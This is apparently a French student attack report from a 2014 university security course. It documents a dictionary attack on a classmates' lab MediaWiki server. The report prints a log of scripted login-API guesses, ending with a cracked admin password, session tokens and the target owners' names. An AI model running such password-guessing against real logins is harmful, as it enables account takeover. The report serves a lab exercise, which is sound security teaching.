

2013/2014

M2-Informatique SSI

GULDNER Geoffrey

HURIER Médéric

LACAVE Valentin

SOIHILI Mouchtali



[Rapport d'Attaque n°A012]

SOMMAIRE

I. DESCRIPTION DE L'ATTAQUE.....	3
II. RESULTAT DE L'ATTAQUE.....	4

I. Description de l'attaque

Groupe ciblé

Pour le groupe ciblé on a : le groupe 3

Adresse(s) IP cible : 172.24.141.211

Propriétaires du serveur (les 4 noms)

- KAISER
- DEBUF
- DEBRA
- JANATI

Nom de l'attaque

Attaque par dictionnaire

Date de l'attaque

27/03/2014

Catégorie d'attaque

Craquage MDP

Technique utilisée

Création d'un script en PHP permettant de tester des mots (social ingénierie). Test d'une série de mots de passe avec la complicité de **GORLT.**

CID

La confidentialité est touchée.


II. Résultat de l'attaque

Description du résultat

Récupération du mot de passe : sekejumo2013mim pour le compte admin de Roxoradmin du media wiki

Preuve de l'attaque

```
4/2/3/3/1/1 -->sekejumimimim
Array ( [login] => Array ( [result] => NeedToken [token] => 31acac877376d554541f2a3374525f8c [cookieprefix] => mediawiki_mediawiki [sessionid] => a4vpti5kprvul9chs1vbifeu44 ) ) Array
( [login] => Array ( [result] => WrongPass ) )
4/2/3/4/0/0 -->sekejuse20132013
Array ( [login] => Array ( [result] => NeedToken [token] => 31acac877376d554541f2a3374525f8c [cookieprefix] => mediawiki_mediawiki [sessionid] => a4vpti5kprvul9chs1vbifeu44 ) ) Array
( [login] => Array ( [result] => WrongPass ) )
4/2/3/4/0/1 -->sekejuse2013mim
Array ( [login] => Array ( [result] => NeedToken [token] => 31acac877376d554541f2a3374525f8c [cookieprefix] => mediawiki_mediawiki [sessionid] => a4vpti5kprvul9chs1vbifeu44 ) ) Array
( [login] => Array ( [result] => WrongPass ) )
4/2/3/4/1/0 -->sekejusemim2013
Array ( [login] => Array ( [result] => NeedToken [token] => 31acac877376d554541f2a3374525f8c [cookieprefix] => mediawiki_mediawiki [sessionid] => a4vpti5kprvul9chs1vbifeu44 ) ) Array
( [login] => Array ( [result] => WrongPass ) )
4/2/3/4/1/1 -->sekejusemimim
Array ( [login] => Array ( [result] => NeedToken [token] => 31acac877376d554541f2a3374525f8c [cookieprefix] => mediawiki_mediawiki [sessionid] => a4vpti5kprvul9chs1vbifeu44 ) ) Array
( [login] => Array ( [result] => WrongPass ) )
4/2/3/5/0/0 -->sekejumo20132013
Array ( [login] => Array ( [result] => NeedToken [token] => 31acac877376d554541f2a3374525f8c [cookieprefix] => mediawiki_mediawiki [sessionid] => a4vpti5kprvul9chs1vbifeu44 ) ) Array
( [login] => Array ( [result] => WrongPass ) )
4/2/3/5/0/1 -->sekejumo2013mim
Array ( [login] => Array ( [result] => NeedToken [token] => 31acac877376d554541f2a3374525f8c [cookieprefix] => mediawiki_mediawiki [sessionid] => a4vpti5kprvul9chs1vbifeu44 ) ) Array
( [login] => Array ( [result] => Success [lguserid] => 1 [lgusername] => Roxoradmin [lgtoken] => cb71465464acc7fddab435121ba74bf4 [cookieprefix] => mediawiki_mediawiki [sessionid] =>
a4vpti5kprvul9chs1vbifeu44 ) ) GG go test: sekejumo2013mim
```



Information récupérée et/ou modifiées

Compte administrateur du media wiki

Comment s'en protéger?

Mettre un mot de passe fort et difficilement crackable.